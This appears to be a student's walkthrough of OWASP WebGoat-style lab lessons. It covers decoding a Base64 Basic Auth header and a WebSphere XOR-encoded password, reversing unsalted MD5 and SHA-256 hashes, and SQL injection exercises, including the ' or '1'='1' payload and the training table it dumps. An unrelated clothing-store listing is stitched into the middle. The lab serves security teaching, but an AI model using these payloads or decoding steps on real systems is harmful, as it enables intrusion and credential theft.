- Signing
- Keystores
- Security defaults
- Post quantum crypto

Challenges:

1. Encoding

Using this https://www.base64decode.org/ we can encode and decode the value the give value to decode is:



Decode from Base64 format

Simply enter your data then push the decode button.

```
YWpheTEyMzphZG1pbg==
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.


Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

```
ajay123:admin
```

and the results:



Base64 Encoding

Encoding is not really cryptography, but it is used a lot in all kinds of standards around cryptographic functions. Especially Base64 encoding.

Base64 encoding is a technique used to transform all kinds of bytes to a specific range of bytes. This specific range is the ASCII readable bytes. This way you can transfer binary data such as secret or private keys more easily. You could even print these out or write them down. Encoding is also reversible. So if you have the encoded version, you can create the original version.

On wikipedia you can find more details. Basically it goes through all the bytes and transforms each set of 6 bits into a readable byte (8 bits). The result is that the size of the encoded bytes is increased with about 33%.

```
Hello ==> SGVsbG8=
0x4d 0x61 ==> TWE=
```

Basic Authentication

Basic authentication is sometimes used by web applications. This uses base64 encoding. Therefore, it is important to at least use Transport Layer Security (TLS or more commonly known as https) to protect others from reading the username password that is sent to the server.

```
$echo -n "myuser:mypassword" | base64
bXl1c2VyOm15cGFzc3dvcmQ=
```

The HTTP header will look like:

```
Authorization: Basic bXl1c2VyOm15cGFzc3dvcmQ=
```


✓

Now suppose you have intercepted the following header:
Authorization: Basic YWpheTEyMzphZG1pbg==

Then what was the username [ ] and what was the password: [ ] post the answer

Congratulations. That was easy, right?

2. XOR Decoding the password



Other Encoding

Also other encodings are used.

URL encoding

URL encoding is used a lot when sending form data and request parameters to the server. Since spaces are not allowed in a URL, this is then replaced by %20. Similar replacements are made for other characters.

HTML encoding

HTML encoding ensures that text is displayed as-is in the browser and not interpreted by the browser as HTML.

UUEncode

The Unix-2-Unix encoding has been used to send email attachments.

XOR encoding


Sometimes encoding is used as a first and simple obfuscation technique for storing passwords. IBM WebSphere Application Server e.g. uses a specific implementation of XOR encoding to store passwords in configuration files. IBM recommends to protect access to these files and to replace the default XOR encoding by your own custom encryption. However when these recommendations are not followed, these defaults can become a vulnerability.

Assignment

Now let's see if you are able to find out the original password from this default XOR encoded string.

✓
Suppose you found the database password encoded as {xor}Oz4rPj0+LDovPiwsKDAtOw==
What would be the actual password
post the answer
Congratulations.

3. Hash Decrypter: first we will analzye the hash and then



Reverse a MD5 hash

5ebe2294ecd0e0f08eab7690d2a6ee69

Reverse

Being Human Clothing
Being Human: Sikandar Styles
OPEN 10AM–10PM
GF & FF, Jamanas Complex, next to McDonald's, 130/1, Commercial Street, Bengaluru
Store info
Directions


You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:

Convert a string to a MD5 hash

secret

Convert

Same for the second hash



Assignment

Now let's see if you can find what passwords matches which plain (unsalted) hashes.

✓
Which password belongs to this hash:
5EBE2294ECD0E0F08EAB7690D2A6EE69

Which password belongs to this hash:
8D969EEF6ECAD3C29A3A629280E686CF0C3F5D5A86AFF3CA12020C923ADC6C92
post the answer
Congratulations. You found it!

Content Script


A3:Injection:

Goals

- The user will have a basic understanding of how SQL works and what it is used for
- The user will have a basic understanding of what SQL injection is and how it works
- The user will demonstrate knowledge on:
    - DML, DDL and DCL
    - String SQL injection
    - Numeric SQL injection
    - How SQL injection violates the CIA triad

Challenges:

1. Enter the query as per the question



37648	John	Smith	Marketing	$64.350	3SL99A

A company saves the following employee information in their databases: a unique employee number ('userid'), last name, first name, department, salary and a transaction authentication number ('auth_tan'). Each of these pieces of information is stored in a separate column and each row represents one employee of the company.

SQL queries can be used to modify a database table and its index structures and add, update and delete rows of data.

There are three main categories of SQL commands:

- Data Manipulation Language (DML)
- Data Definition Language (DDL)
- Data Control Language (DCL)

Each of these command types can be used by attackers to compromise the confidentiality, integrity, and/or availability of a system. Proceed with the lesson to learn more about the SQL command types and how they relate to protections goals.

If you are still struggling with SQL and need more information or practice, you can visit http://www.sqlcourse.com/ for free and interactive online training.


It is your turn!

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

You have succeeded!

```
SELECT department FROM Employees WHERE first_name='Bob';
DEPARTMENT
Marketing
```

2. Update of the department with all priveliages are given



- UPDATE - updates existing data within a database
- DELETE - delete records from a database
- Example:
  - Retrieve data:
  - SELECT phone
    FROM employees
    WHERE userid = 96134;
  - This statement retrieves the phone number of the employee who has the userid 96134.

It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.


✓
SQL query
Submit

Congratulations. You have successfully completed the assignment.

```
Update Employees SET department='Sales' where first_name='Tobi';
```

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

3. Now alter of the table:



```
CREATE TABLE employees(
    userid varchar(6) not null primary key,
    first_name varchar(20),
    last_name varchar(20),
    department varchar(20),
    salary varchar(10),
    auth_tan varchar(6)
);
```

- This statement creates the employees example table given on page 2.


Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :

✓
SQL query
Submit

Congratulations. You have successfully completed the assignment.

```
Alter TABLE Employees ADD COLUMN phone varchar(20);
```

4. Now grant of permissions:



Data Control Language (DCL)

Data control language is used to implement access control logic in a database. DCL can be used to revoke and grant user privileges on database objects such as functions.

If an attacker successfully "injects" DCL type SQL commands into a database, he can violate the confidentiality (using GRANT commands) and availability (using I of a system. For example, the attacker could grant himself admin privileges on the database or revoke the privileges of the true administrator.


- DCL commands are used to implement access control on database objects.
- GRANT - give a user access privileges on database objects
- REVOKE - withdraw user privileges that were previously given using GRANT

Try to grant rights to the table `grant_rights` to user `unauthorized_user` :

✓
SQL query
Submit

Congratulations. You have successfully completed the assignment.

5. By using the select box loading the injection/payload



Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '" + lastName + "'";
```

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.


SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' Smith or 1 = 1 ' Get Account Info

```
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or '1' = '1'

Explanation: This injection works, because *or '1' = '1'* always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: *SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE*, which will always evaluate to true, no matter what came before

6. By writing own sql query to find the users:



The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it sus
Numeric SQL injection:

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = "  + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

Login_Count:	
User_Id:	

